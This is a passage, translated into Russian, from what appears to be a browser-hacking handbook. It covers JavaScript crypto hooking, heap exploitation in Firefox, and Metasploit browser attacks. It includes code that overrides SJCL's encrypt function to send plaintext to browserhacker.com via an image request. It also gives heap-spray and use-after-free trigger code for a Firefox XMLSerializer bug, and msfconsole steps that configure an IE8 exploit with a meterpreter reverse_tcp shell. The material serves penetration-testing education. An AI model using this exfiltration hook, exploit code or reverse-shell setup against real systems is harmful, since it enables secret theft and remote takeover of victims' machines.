Именно так поступил Владимир Воронцов. Он обнаружил похожие проблемы в системе дистанционного банковского обслуживания, использовавшей JavaScript для цифровой подписи сообщений.[29] С помощью XSS-уязвимости Воронцов продемонстрировал подписание произвольных документов после аутентификации пользователя. В результате любая система, обрабатывающая документ, доверяла поддельной подписи.

Переопределение функций

Если доверия поддельной подписи недостаточно, функции большинства объектов JavaScript можно переопределять в зависимости от области видимости. Это означает, что любой загруженный в DOM сценарий способен перезаписать функции, выполняющие шифрование.

Рассмотрим переопределение функций на примере Stanford JavaScript Crypto Library.[30] Откройте консоль JavaScript и загрузите библиотеку следующим фрагментом:

```
var sjcl_lib = document.createElement('script');
sjcl_lib.src =
  "https://raw.github.com/bitwiseshiftleft/sjcl/master/sjcl.js";
document.getElementsByTagName('head')[0].appendChild(sjcl_lib);
```

После загрузки библиотеки в DOM проверим функцию `encrypt` следующим кодом:

```
sjcl.encrypt("password", "secret")
```

Результатом будет структура данных с шифротекстом (`ct`) и другими параметрами процесса шифрования. Разве не было бы удобно перехватить процесс и тайно вывести секрет? Именно это и можно сделать.

При наличии XSS-уязвимости в веб-приложении функции шифрования можно переопределить. Помните, что XSS относится к самым распространённым уязвимостям в Интернете и в то или иное время встречалась в большинстве приложений.

Если под контроль можно взять любой из сайтов, предоставляющих содержимое, он также открывает путь к переопределению функций шифрования. Веб-приложение, использующее шифрование JavaScript, должно полностью доверять всем источникам содержимого, поскольку любой из них способен похитить секреты и ключи.

Следующий фрагмент показывает не только прозрачное переопределение функции `encrypt`, но и похищение секрета:

```
chained_encrypt = sjcl.encrypt
sjcl.encrypt = function (password, plaintext, params, rp) {
  var img = document.createElement("img");
  img.src = "http://browserhacker.com/?ch06secret=" + plaintext;
  document.head.appendChild(img);
  return chained_encrypt(password, plaintext, params, rp)
}
sjcl.encrypt("password", "secret")
```

Код включает `encrypt` в цепочку, так что исходная функция по-прежнему вызывается. Приложение не должно заметить никаких изменений в работе. Важно, что новое звено, вставленное в цепочку функций, похищает секретные данные до шифрования. Оно незаметно отправляет их на хранение по адресу `http://browserhacker.com`, после чего возвращается к исходному потоку программы.

JavaScript и эксплуатация кучи

В этом разделе обсуждается низкоуровневая эксплуатация современных браузеров. Книга не рассматривает эти методы подробно, но важно получить хотя бы общее представление о приёмах обхода средств защиты браузера. Держитесь крепче: мы погружаемся в тонкости управления памятью и эксплуатации использования после освобождения (Use After Free, UAF).

Управление памятью

Доступной приложениям памятью управляет базовая операционная система. Приложения не обращаются к физической памяти напрямую. Вместо этого операционная система применяет виртуальную память для разделения памяти выполняющихся процессов, создавая для каждого видимость доступа ко всему линейному адресному пространству. У каждого процесса есть собственная память для хранения и обработки данных. В основном она делится между кучей, стеком, а также модулями и библиотеками конкретного процесса.

Стек главным образом используется для хранения локальных переменных функций процесса, а также других данных и метаданных, связанных с выполнением: сведений о процедурных связях, кадров функций и выгруженных регистров. В куче хранятся данные, которые процесс динамически выделяет во время работы. Все современные приложения активно используют динамическое выделение и управление памятью, поскольку правильное применение этих средств способно повысить производительность.

Эксплуатация браузера опирается на такое изменение памяти, при котором поток выполнения отклоняется в пользу атакующего. Как и во многих областях индустрии безопасности, защита управления памятью превратилась в гонку вооружений между способами эксплуатации и разнообразными средствами защиты, например ASLR,[31] DEP,[32] SafeSEH[33] и cookie кучи.[34]

Ваша цель - использовать подконтрольные функции, чтобы изменить и организовать память для эксплуатации. В браузерах одним из самых эффективных средств для этого является JavaScript. Александр Сотиров (Alexander Sotirov)[35] опубликовал одни из первых методов такой организации памяти в работе «Heap Feng Shui with JavaScript». Его работа относилась к Internet Explorer, однако следующие примеры сосредоточены на Firefox.

Firefox и jemalloc

Диспетчеры, или распределители, памяти отвечают за управление виртуальной памятью, выделенной куче. Поэтому их также называют диспетчерами или распределителями кучи. Операционная система предоставляет диспетчер памяти всем приложениям через `malloc` или аналогичные системные функции. Однако крупные и сложные приложения, например браузеры, часто реализуют собственные диспетчеры поверх диспетчера ОС. В частности, они вызывают `malloc`, чтобы запросить у операционной системы большие области памяти, которыми затем управляет собственная реализация. Это делают ради производительности: приложение лучше универсального распределителя ОС знает свои потребности в динамической памяти.

`jemalloc` - одна из таких реализаций распределителя памяти. Она появилась в 2005 году, а затем вошла в FreeBSD. По сравнению с традиционными способами на основе `malloc`, `jemalloc` повысила производительность при параллельной работе и масштабировании.[36] Этого удалось добиться благодаря усовершенствованию извлечения данных из памяти. В результате `jemalloc` применяется в ряде известных проектов, включая Firefox.

Firefox использует `jemalloc` для динамического управления памятью на всех поддерживаемых платформах: Windows, Linux, OS X и Android. Поэтому выделения выполняются в куче `jemalloc`, а атакующему необходимо понимать, как выгодно воздействовать на неё.

Опираясь на принцип локальности,[37] согласно которому на объекты влияет их ближайшее окружение, `jemalloc` прилагает значительные усилия, чтобы располагать выделения памяти непрерывно.

В частности, `jemalloc` делит память на блоки фиксированного размера. В Firefox их размер равен 1 Мбайт. В этих блоках `jemalloc` хранит как все остальные структуры данных, так и память, запрошенную пользователем. Чтобы уменьшить конкуренцию потоков за блокировки, `jemalloc` управляет блоками с помощью арен. Однако по умолчанию в Firefox жёстко задана только одна арена.

Блоки далее делятся на серии, которые в Firefox отвечают за запросы и выделения размером до 2048 байт. Серия отслеживает свободные и занятые области таких размеров. Области - элементы кучи, возвращаемые при пользовательских выделениях, например вызовах `malloc`. Каждая серия связана с корзиной. Корзины хранят деревья серий со свободными областями. Каждая корзина связана с классом размера и управляет областями этого класса. Архитектура показана на рисунке 6-27.




Рисунок 6-27. Архитектура jemalloc[38]

Перевод терминов на схеме: **arena / chunk / run / page / region / bin / size** - арена / блок / серия / страница / область / корзина / размер.

Организация памяти Firefox для эксплуатации

Во время эксплуатации важно привести память `jemalloc` в выгодное состояние. Такое состояние заставляет распределитель памяти вести себя предсказуемо и надёжно, предоставляя преимущество, которое позволяет нарушить некоторое предположение.

Например, в обычной ситуации пользователь приложения ничего не знает об области памяти, которую диспетчер возвращает при динамическом выделении. При разработке эксплойта такие сведения необходимы и должны быть надёжно предсказуемы для вас, атакующего.

Чтобы с достаточной уверенностью привести память в это состояние, выполняют множество выделений. Этот приём называют напылением кучи. Получив контроль над непрерывными сериями, нужно освободить каждую вторую область в последней последовательности подконтрольных выделений. Так в сериях требуемого класса размера создаются отверстия, или ячейки. Последняя часть эксплуатации - запуск уязвимости переполнения кучи, описанный в следующем разделе.

Этот способ даёт значительно больше контроля над компоновкой памяти и повышает уверенность в успехе эксплуатации.

Пример Firefox

В начале 2013 года Михал Лучай (Michal Luczaj) сообщил ZeroDay Initiative об уязвимости[39] Firefox. Она была связана с тем, как функцией DOM `XMLSerializer` можно было злоупотребить, вызвав аварийное завершение приложения. Причиной служила плохо документированная и уникальная для Firefox функция.

К сожалению, она недостаточно проверяла условия вызова и потому была уязвима. Патроклос Аргирудис (Patroklos Argyroudis) и Харитон Карамитас (Chariton Karamitas) провели дополнительное исследование и раскрыли подробности уязвимости и способа добиться произвольного выполнения кода.

Обнаруженный изъян представлял собой уязвимость использования после освобождения (UAF) в объекте `XMLSerializer`. При UAF на выделенную область кучи ссылаются другие объекты. Затем область освобождается, но из-за ошибки, например пропущенной очистки, объекты продолжают на неё ссылаться, создавая висячую ссылку. Если получить контроль над освобождённой областью, например с помощью напыления кучи, через висячую ссылку можно добиться выполнения произвольного кода.

Эксплуатация UAF в `XMLSerializer` требует нескольких этапов. На первом огромные строки выделяются многократно, пока куча не расширится до определённого высокого адреса, жёстко заданного в эксплойте JavaScript. Для примера предположим, что это адрес `0x117012000`.

Следующий фрагмент JavaScript выполняет начальное напыление кучи:

```
/* Размер и число выделений на первом этапе
 * напыления кучи. Этот этап нацелен на класс,
 * на который указывает `mNextSibling` экземпляра
 * `nsHTMLElement` */
BIG_SPRAY_SZ = 65534;
BIG_SPRAY_NUM = 1 << 11;
var buf = "";
var container_1 = [];
// Дополняем `str` слева символом `pad`
// до длины `length` символов.
function lpad(str, pad, length){
    while(str.length < length)
        str = pad + str;
    return str;
```

```
}
// Двойное слово в строку Unicode с порядком от младшего байта.
function get_dwle(dw){
    wh = lpad(((dw >> 16) & 0xffff).toString(16), "0", 4);
    wl = lpad((dw & 0xffff).toString(16), "0", 4);
    escaped = "%u" + wl + "%u" + wh;
    return unescape(escaped);
}
/* Четверное слово в строку Unicode с порядком от младшего байта
 * (из-за ограниченной точности нельзя передать функции
 * 64-битное целое, поэтому используются два двойных слова). */
function get_qwle(dwh, dwl){
    return get_dwle(dwl) + get_dwle(dwh);
}
// Значение `rax` в `callq *0x5f8(%rax)`
buf += get_qwle(0x117012000); // Четверное слово в строку Unicode, младший байт первым
// Флаги, проверяемые в `testb $0x8, 0x2c(%r14)`
buf += unescape("%u8888%u8888%u8888%u8888");
buf += unescape("%u8888%u8888%u8888%u8888");
// Значение `rip` должно находиться по адресу `%rax + 0x5f8`
buf += get_qwle(0x4142434445464748);
buf = generate(buf, BIG_SPRAY_SZ);
for(i = 0; i < BIG_SPRAY_NUM; i++)
container_1[i] = buf.toLowerCase();
```

Если напыление кучи прошло успешно, содержимое памяти по адресу `0x117012000` будет похоже на рисунок 6-28.

...	...
...	...
0x117012000	0x0000000117012000
...	0x8888888888888888
...	0x8888888888888888
...	0x4142434445464748
...	...
...	...
0x117012000 + 0x5f8	0x4142434445464748
...	...
...	...

Рисунок 6-28. Полученное содержимое памяти

Из-за характера уязвимости жёстко заданный в JavaScript-эксплойте адрес в итоге попадёт в регистр `rax`, после чего целевой процесс выполнит `call *0x5f8($rax)`. Поскольку значение регистра `rax` контролируется атакующим через эксплойт JavaScript, эта инструкция направит поток выполнения Firefox по адресу, представленному данным значением. Напыление кучи тщательно

построено так, чтобы по адресу `0x117012000 + 0x5f8` находилось значение `0x4142434445464748`, демонстрирующее контроль над потоком выполнения Firefox.

На втором этапе эксплойт снова напыляет кучу с помощью JavaScript, на этот раз строками по 128 байт. Когда запрашивается несколько таких выделений, `jemalloc` пытается расположить их в памяти непрерывно. Затем с помощью `delete` освобождается каждое второе выделение, и память принимает вид, показанный на рисунке 6-29.

Рисунок 6-29. Полученный рисунок размещения памяти

Перевод подписей: **Free / Allocated** - свободно / выделено.

Области, помеченные как Free, на самом деле ещё не свободны. Firefox JavaScript Engine лишь пометил их свободными, но фактически не освободил. Механизм SpiderMonkey, который, как вы помните из главы 3, является движком JavaScript Firefox, избавится от них лишь тогда, когда сочтёт это необходимым. Чтобы принудительно освободить области, нужно запустить сборщик мусора SpiderMonkey. Этого можно добиться резким ростом выделений в куче, заставив сборщик мусора очистить неиспользуемые области.

В результате куча особым образом подготавливается: между подконтрольными областями кучи появляются отверстия размером 128 байт. Этот приём почти гарантирует, что последующие выделения по 128 байт попадут в только что созданные отверстия.

Третий этап эксплойта состоит в динамическом создании нескольких элементов HTML, за которыми стоят экземпляры класса C++ `HTMLUnknownElement` размером 128 байт. За всеми элементами HTML, объектами JavaScript и другими конструкциями браузера стоят классы C++, поскольку Firefox, его средство отрисовки HTML и движок JavaScript реализованы на языке C++. Классы C++ с виртуальными методами имеют таблицу виртуальных функций, содержащую указатели на соответствующие методы. Для вас это важно: если удастся повредить виртуальную таблицу данными, поток выполнения браузера можно направить к выбранному вами коду.

Если всё пойдёт по плану, эти области заполнят отверстия, созданные на предыдущем этапе. Важно проследить, чтобы заняты были не все отверстия.

Следующий JavaScript изменяет дерево DOM во время сериализации, вызывая уязвимое состояние:

```
var s = new XMLSerializer();
// Число создаваемых дочерних элементов DOM, которые вызовут UAF.
NUM_CHILDREN = 64;
// Число выделений на втором этапе напыления кучи.
// Этот этап нацелен на экземпляр `HTMLElement`.
SMALL_SPRAY_NUM = 1 << 21;
GC_TRIGGER_THRESHOLD = 100000;
// Запускаем сборщик мусора.
function trigger_gc()
{
  var gc = [];
  for(i = 0; i < GC_TRIGGER_THRESHOLD; i++){
      gc[i] = new Array();
  }
  return gc;
}
var stream =
{
  write: function()
  {
    // Удаляем дочерние элементы и запускаем сборщик мусора.
    // Это создаст отверстия в куче внутри подконтрольных блоков.
```

```
    for (i = 0; i < NUM_CHILDREN; i++)
    {
      parent.removeChild(children[i])
      delete children[i];
      children[i] = null;
    }
    trigger_gc();
    // Получаем контроль над созданными выше отверстиями (`buf`
    // всё ещё содержит необходимые данные).
    for (i = 0; i < SMALL_SPRAY_NUM; i += 2)
      container_2[i] = buf.toLowerCase();
  }
};
s.serializeToStream(parent, stream, "UTF-8");
```

Сборщик мусора вызывается для освобождения соответствующих областей кучи, после чего небольшое напыление кучи повторно выделяет области памяти, прежде занятые экземплярами `HTMLUnknownElement`. Это даёт контроль над виртуальной таблицей экземпляра `HTMLUnknownElement` и тем самым позволяет выполнить произвольный код. Фактически UAF вызывается в классе C++, на который указывает `mNextSibling`.[40]

Одна из самых интересных сторон этой уязвимости - реакция разработчиков на ошибку. В отчёте Mozilla Bugzilla[41] среди комментариев было замечание: «Чёрт, мы предоставляем `serializeToStream` вебу :/». Вероятно, это побудит исследователей безопасности искать другие части продукта, в которых разработчики могли непреднамеренно оставить уязвимости.

Хотя приведённый пример сам по себе не выполняет код, далее можно применить несколько способов, чтобы установить значение 64-битного указателя команд, или RIP, на код в другом месте памяти и тем самым добиться его выполнения. Внедряемый код зависит от эксплуатируемой платформы. Здесь идеально подходит такой инструмент, как Metasploit, поскольку он позволяет приспосабливать эксплойты к разнообразным платформам. Полную проверку концепции и другой код для этой ошибки можно найти на https://browserhacker.com.

Получение оболочек с помощью Metasploit

При разговоре об эксплуатации Metasploit первым приходит на ум многим специалистам по тестированию на проникновение. Metasploit - фреймворк для такого тестирования. Почему фреймворк? Потому что в нём есть средства для каждого этапа жизненного цикла тестирования.

Разработчикам эксплойтов Metasploit упрощает создание эксплойта, который можно применять на разных платформах и системах. Фреймворк предоставляет значительную часть необходимой функциональности: средства рандомизации, готовые оболочки для нескольких сред и систем, обработку соединений VNC и другие виды полезной нагрузки, которые может понадобиться выполнить эксплойту.

Пользователям эксплойтов, специалистам по тестированию на проникновение и системным администраторам интерфейс Metasploit упрощает выполнение эксплойтов и предоставляет более удобный способ проверять собственные системы. Независимо от способа применения все сведения доступны свободно: специалисты любого уровня могут понять сущность эксплойта, его последствия, принцип действия и способы обнаружения, а также получить легко воспроизводимую среду для проверки.

В Metasploit есть вспомогательные модули для обнаружения и перечисления, позволяющие:

• находить уязвимые машины;
• определять работающие службы;
• перечислять службы;
• собирать конкретные сведения о протоколах в системах.

Всё это помогает обнаружить узлы сети и оценить уязвимость найденных систем. Хотя Metasploit умеет выполнять обнаружение, он не является сканером уязвимостей. При этом он способен принимать результаты сканирования от ряда других инструментов и сопоставлять CVE с модулями эксплойтов, чтобы легко определить, какой модуль эксплуатирует какую уязвимость.

Всё это замечательно, но вы пришли сюда эксплуатировать системы. Чтобы узнать, как применять Metasploit для браузерных атак, в следующих разделах пошагово рассматривается эксплуатация Windows 7 с Internet Explorer 8 и получение оболочки удалённой системы.

Начало работы с Metasploit

Если у вас нет простого доступа к Metasploit, дистрибутив Kali Linux можно получить по адресу `http://www.kali.org/`. Kali - стандартный дистрибутив для тестирования на проникновение, по умолчанию включающий Metasploit. Metasploit работает почти в любой системе с Ruby, поэтому при наличии Ruby его можно получить с `http://www.metasploit.com/`.

Для начала запустите Metasploit командой `msfconsole`. Должна появиться заставка, а за ней приглашение `msf >`. После загрузки Metasploit можно, среди прочего:

• выбрать модуль;
• получить сведения о модуле;
• найти модуль;
• показать сведения о модуле.

Чтобы найти все модули для IE 8, введите `search IE8`, как показано ниже:

```
msf > search IE8
[!] Database not connected or cache not built, using slow search
Matching Modules
================
   Name       Disclosure Date          Rank       Description
   ----       ---------------          ----       -----------
   exploit/windows/browser/adobe_flashplayer_arrayindexing
              2012-06-21 00:00:00 UTC  great      Adobe Flash Player AVM
                                                  Verification Logic
                                                  Array Indexing Code
                                                  Execution
   exploit/windows/browser/ie_cgenericelement_uaf
              2013-05-03 00:00:00 UTC  good       MS13-038 Microsoft
                                                  Internet Explorer
                                                  CGenericElement
                                                  Object Use-After-Free
                                                  Vulnerability
 <snipped for brevity>
```

Чтобы получить дополнительные сведения о модуле, введите `info exploit/windows/browser/ie_cgenericelement_uaf`, например:

```
msf> info exploit/windows/browser/ie_cgenericelement_uaf
       Name: MS13-038 Microsoft Internet Explorer CGenericElement Object
             Use-After-Free Vulnerability
     Module: exploit/windows/browser/ie_cgenericelement_uaf
    Version: 0
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Good
 <snipped for brevity>
```

Хотя показана лишь часть вывода, пример демонстрирует, как найти модуль по требуемым признакам и получить сведения о нём. Модули также упорядочены по контексту: здесь это браузерный эксплойт Windows с именем `ie_cgenericelement_uaf`.

Теперь, освоив основы, посмотрим, как применить эти сведения к зацепленному браузеру.

Выбор эксплойта

Чтобы подобрать эксплойт Metasploit, лучше всего соответствующий цели, прежде всего нужно снять отпечаток браузера. Если браузер уже зацеплен в BeEF, часть необходимых сведений у вас есть.

В этом упражнении целью служит Windows 7 с IE 8. После зацепления автоматически определённые сведения о браузере и его ОС отображаются на вкладке Details, как на рисунке 6-30.




Рисунок 6-30. Сведения о зацепленном браузере

Перевод основных полей: **Browser Name / Browser Version / Browser UA String / Browser Platform / Window Size / Operating System / Hardware / CPU / Screen Size** - имя браузера / версия браузера / строка UA браузера / платформа браузера / размер окна / операционная система / оборудование / процессор / размер экрана.

Здесь видно, что браузер определён как IE 8 на 32-битной Windows 7. На вкладке Category можно было бы увидеть, что установлены Flash и Java. Все эти сведения были получены при инициализации хука BeEF. BeEF способен анализировать зацепленный браузер и собирать дополнительные данные, включая сведения о базовой ОС, однако часто для этого нужна Java. Что делать, если Java не обнаружена?

Первый вариант - выбрать недавние уязвимости, доступные для целевой платформы. Избирательное применение уязвимостей вместо лобовой атаки на систему всем подряд снижает вероятность обнаружения. В BeEF используется система светофора, показывающая, какие эксплойты, вероятнее всего, сработают:

• зелёный - модули должны сработать без уведомления пользователя;
• жёлтый - модули могут предупредить пользователя;
• красный - эксплойты вряд ли сработают;
• серый - эксплойт не проверен в конфигурации цели.

Выполнение одного эксплойта

Итак, вы решили, что некоторый эксплойт, вероятно, сработает в целевом браузере. Что дальше? Нужно запустить веб-сервер в Metasploit, а затем через BeEF направить браузер на прослушиваемый Metasploit порт.

При работе с браузерными эксплойтами Metasploit запускает веб-сервер для приёма входящих запросов браузера. У сервера Metasploit может быть несколько подключённых конечных точек, или путей URI. Благодаря этому один экземпляр Metasploit способен выдавать несколько эксплойтов через один сетевой порт без отдельного сервера для каждого.

Почему это важно? При выборе порта выдачи эксплойтов нужно учитывать, каким путём цель обращается к эксплойту. Если её трафик, вероятно, проходит через прокси или фильтры межсетевого экрана для нестандартных портов, выдача этапа эксплойта через порт 5678 может не сработать. Поэтому эффективнее обычно использовать порт 80 или 443 из-за возможной фильтрации исходящего трафика. Однако при наличии антивируса на прокси трафик порта 80 может быть обнаружен и остановлен, тогда как порт 443 способен полностью обойти прокси. Знание цели и доступных вариантов поможет выбрать порт для выдачи эксплойтов через Metasploit.

Когда браузер зацеплен, а эксплойт выбран, вернитесь в `msfconsole` и настройте его. После выполнения `use windows/browser/ie_cgenericelement_uaf` и ввода `show options` появится ряд параметров, как на рисунке 6-31.




Рисунок 6-31. Консоль Meterpreter

Если эксплойты должны выдаваться с определённого IP-адреса, измените переменную `SRVHOST`, задав ей этот адрес. В противном случае достаточно настроить `SRVPORT`, `URIPATH` и `payload`. Для этого введите:

```
set URIPATH /single
set SRVPORT 80
show options
show targets
set payload windows/meterpreter/reverse_tcp
show options
```

Так путь задаётся равным `/single`, а сервер начинает слушать порт 80. Доступно несколько вариантов полезной нагрузки, которые можно увидеть командой `show payloads`. Одна из наиболее часто используемых - `meterpreter`, специализированная оболочка для тестирования на проникновение со множеством дополнительных функций для действий после эксплуатации. У Meterpreter есть два основных подвида: привязываемые и обратные оболочки.

Привязываемая оболочка создаёт прослушиватель в целевой системе. После его запуска выбранная оболочка привязывается к порту. Когда вы обращаетесь к этому порту, соединение завершается и вы получаете доступ к оболочке.

У такого процесса две возможные проблемы. Первая возникает, если узел находится за NAT или межсетевым экраном. Тогда подключиться к удалённому порту не удастся, даже если он прослушивается. В главе 10 вы изучите другие способы выполнить эту задачу через браузер.

Вторая проблема: после открытия порта вы должны оказаться первым атакующим, который к нему подключится. Хочется надеяться, что первым до порта доберётесь вы, но если вас опередит кто-то другой, оболочка достанется ему. Это кажется маловероятным, однако раньше вас могут подключиться, например, регулярные сканеры уязвимостей внутренней сети. Такой сканер не поймёт, что делать с оболочкой, но установит и разорвёт соединение, после чего эксплойт окажется потрачен впустую.

Другой доступный тип - обратная оболочка, хотя и у неё есть свои сложности. Она предназначена для подключения обратно к вам при условии, что ваш IP-адрес маршрутизируется. Узлам за NAT и прокси зачастую проще обратиться к узлам в Интернете, чем внешним узлам обратиться к ним; именно для такого сценария прежде всего предназначены обратные оболочки.

Прокси могут осложнить работу обратной оболочки, если служат единственной точкой выхода из сети. К счастью, в Metasploit есть два типа полезной нагрузки для прокси: Meterpreter `http` и `https`, которые взаимодействуют через прокси-сервер цели.

На основе этих сведений нужно выбрать наиболее подходящее решение. В следующем примере есть прямое соединение с узлом, поэтому применяется обратная оболочка:

```
set payload windows/meterpreter/reverse_tcp
show options
---SNIP---
Payload options (windows/meterpreter/reverse_tcp):
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread,
                                        process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port
```

После выбора обратной TCP-оболочки Meterpreter появляются три новых параметра: `EXITFUNC`, `LHOST` и `LPORT`. У `EXITFUNC` несколько вариантов: создать новый поток в текущем приложении, породить новый процесс или вызвать себя через обработчик ошибок. Выбор `EXITFUNC` зависит от того, завершится ли приложение аварийно. Обычно лучше оставить стандартное значение эксплойта.

В `LHOST` укажите свой IP-адрес. В `LPORT` следует задать порт, к которому может обратиться из Интернета большинство узлов. Если уровень связности неизвестен, выберите, например, 443; если порты не блокируются, можно выбрать произвольный:

```
msf exploit(ie_cgenericelement_uaf) > set LHOST browserhacker.com
LHOST => 192.168.1.132
msf exploit(ie_cgenericelement_uaf) > set LPORT 443
LPORT => 443
